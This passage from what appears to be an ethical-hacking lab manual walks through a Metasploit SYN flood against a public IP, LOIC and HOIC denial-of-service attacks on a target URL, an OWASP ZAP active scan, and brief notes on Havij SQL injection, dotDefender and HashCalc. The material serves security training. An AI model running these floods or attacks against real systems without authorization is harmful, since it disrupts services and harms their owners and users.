   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 18.192.182.30
RHOSTS => 18.192.182.30
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 18.192.182.30

[*] SYN flooding 18.192.182.30:80 ...
```

6. To see the packets you can open Wireshark.




c. HOIC LOIC


The **Low Orbit Ion Cannon (LOIC)** was originally developed by Praetox Technologies as a stress testing application before becoming available within the public domain. The tool is able to perform a simple dos attack by sending a large sequence of UDP, TCP or HTTP requests to the target server. It's a very easy tool to use, even by those lacking any basic knowledge of hacking. The only thing a user needs to know for using the tool is the URL of the target. A would-be hacker need only then select some easy options (address of target system and method of attack) and click a button to start the attack.

The tool takes the URL of the target server on which you want to perform the attack. You can also enter the IP address of the target system. The IP address of the target is used in place of an internal local network where DNS is not being used. The tool has three chief methods of attack: TCP, UDP and HTTP. You can select the method of attack on the target server. Some other options include timeout, TCP/UDP message, Port and threads. See the basic screen of the tool in the snapshot above in Figure.


1. Open Low Orbit Ion Cannon (LOIC) tool.



2. Enter the URL of the website in The **URL field** and click on **Lock On**. Then, select attack method (TCP, UDP or HTTP). I will recommend TCP to start. These 2 options are necessary to start the attack.




3. Change other parameters per your choice or leave it to the default. Now click on the button labeled as **IMMA CHARGIN MAH LAZER**. You have just mounted an attack on the target.



After starting the attack you will see some numbers in the Attack status fields. When the requested number stops increasing, restart the LOIC or change the IP. You can also give the UDP attack a try. Users can also set the speed of the attack by the slider. It is set to faster as default but you can slow down it with the slider. I don't think anyone is going to slow down the attack.

The **High Orbit Ion Cannon (HOIC)** is a free, open-source network stress application developed by Anonymous, a hacktivist collective, to replace the Low Orbit Ion Cannon (LOIC). Used for denial of service (DoS) and distributed denial of service (DDoS) attacks, it functions by flooding target systems with junk HTTP GET and POST requests.
Widespread HOIC availability means that users having limited knowledge and experience can execute potentially significant DDoS attacks. The application can open up to 256 simultaneous attack sessions at once, bringing down a target system by sending a continuous stream of junk traffic until legitimate requests are no longer able to be processed.



Practical No. 8

Aim:


A. Perform the Web Scanning using OWSAP Zed Proxy.
B. Use the HoneyBOT to capture malicious network traffic.

A. Perform the Web Scanning using OWSAP Zed Proxy.

Zed Attack Proxy (ZAP) is a free, open-source penetration testing tool being maintained under the umbrella of the Open Web Application Security Project (OWASP). ZAP is designed specifically for testing web applications and is both flexible and extensible.
At its core, ZAP is what is known as a "man-in-the-middle proxy." It stands between the tester's browser and the web application so that it can intercept and inspect messages sent between browser and web application, modify the contents if needed, and then forward those packets on to the destination. It can be used as a stand-alone application, and as a daemon process.

To run a Quick Start Automated Scan:

1. Start ZAP and click the **Quick Start** tab of the Workspace Window.



2. Click the **Automated Scan button**.

3. In the **URL to Attack** text box, enter the full URL of the web application you want to attack.

4. Click the **Attack**

ZAP will proceed to crawl the web application with its spider and passively scan each page it finds. Then ZAP will use the active scanner to attack all of the discovered pages, functionality, and parameters.

ZAP provides 2 spiders for crawling web applications, you can use either or both of them from this screen.

The traditional ZAP spider which discovers links by examining the HTML in responses from the web application. This spider is fast, but it is not always effective when exploring an AJAX web application that generates links using JavaScript.

B. Use the HoneyBOT to capture malicious network traffic.

HoneyBot is a set of scripts and libraries for capturing and analyzing packet captures with PacketTotal.com. Currently, this library provides three scripts:

- `capture-and-analyze.py` - Capture on an interface for some period of time, and upload capture for analysis.
- `upload-and-analyze.py` - Upload and analyze multiple packets captures to PacketTotal.com.
- `trigger-and-analyze.py` - Listen for unknown connections, and begin capturing when one is made. Captures are automatically uploaded and analyzed.

capture-and-analyze.py

```
usage: capture-and-analyze.py [-h] [--seconds SECONDS] [--interface
INTERFACE]
                              [--analyze] [--list-interfaces] [--list-pcaps]
                              [--export-pcaps]

Capture, upload and analyze network traffic; powered by PacketTotal.com.

optional arguments:
  -h, --help            show this help message and exit
  --seconds SECONDS     The number of seconds to capture traffic for.
  --interface INTERFACE
                        The name of the interface (--list-interfaces to show
                        available)
  --analyze             If included, capture will be uploaded for analysis to
                        PacketTotal.com.
  --list-interfaces     Lists the available interfaces.
  --list-pcaps          Lists pcaps submitted to PacketTotal.com for
analysis.
  --export-pcaps        Writes pcaps submitted to PacketTotal.com for
analysis
                        to a csv file.
```

Practical No. 9


Aim:

A. Protect the web application using dotDefender.

B. Perform the database attack using SQL Injection Technique.

A. Protect the web application using dotDefender.

dotDefender allows businesses to protect external websites and internal applications in an affordable, effective and simple manner without involving costly security experts. dotDefender is a multi-platform solution running on Apache and IIS web servers. Central management ensures a single point of control and reporting for all servers.




You can modify the Default Security Profile or any of the Website Security Profiles.

B. Perform the database attack using SQL Injection Technique.

a. Havij

Havij is an automated SQL Injection tool that helps penetration testers to find and exploit SQL Injection vulnerabilities on a web page.



Practical No. 10

Aim: Use the following cryptography tool to encrypt and decrypt the messages:

A. HashCalc
B. CrypTool
C. TrueCrypt


Crptography

Cryptography is the science of securing information by transforming it into an unreadable format, ensuring that only authorized parties can access it. This transformation is achieved through encryption algorithms, which encode data (plaintext) into a scrambled form (ciphertext) and can only be deciphered back with a decryption key. There are two main types of cryptography: symmetric-key, where the same key is used for both encryption and decryption, and asymmetric-key, which uses a pair of keys—a public key for encryption and a private key for decryption.


A. HashCalc

HashCalc is a free tool used for calculating cryptographic hash values for files or text. It supports several popular hash algorithms, such as MD5, SHA-1, SHA-256, and CRC32, providing users with the ability to verify file integrity or generate unique file fingerprints. The tool allows users to compute and compare checksums, making it useful for verifying downloaded files or ensuring data consistency. HashCalc also supports the calculation of hash values for large files, helping users check whether a file has been altered.


1. Open HashCalc tool.




2. Create a new file with some content in it as shown below.




3. Select Data Format as "File" and upload your file.




4. Select Hashing Algorithm and Click Calculate



5. Now Select the Data Format to “Text String” and Type “IPSpecialist” into Data filed and calculated MD5.




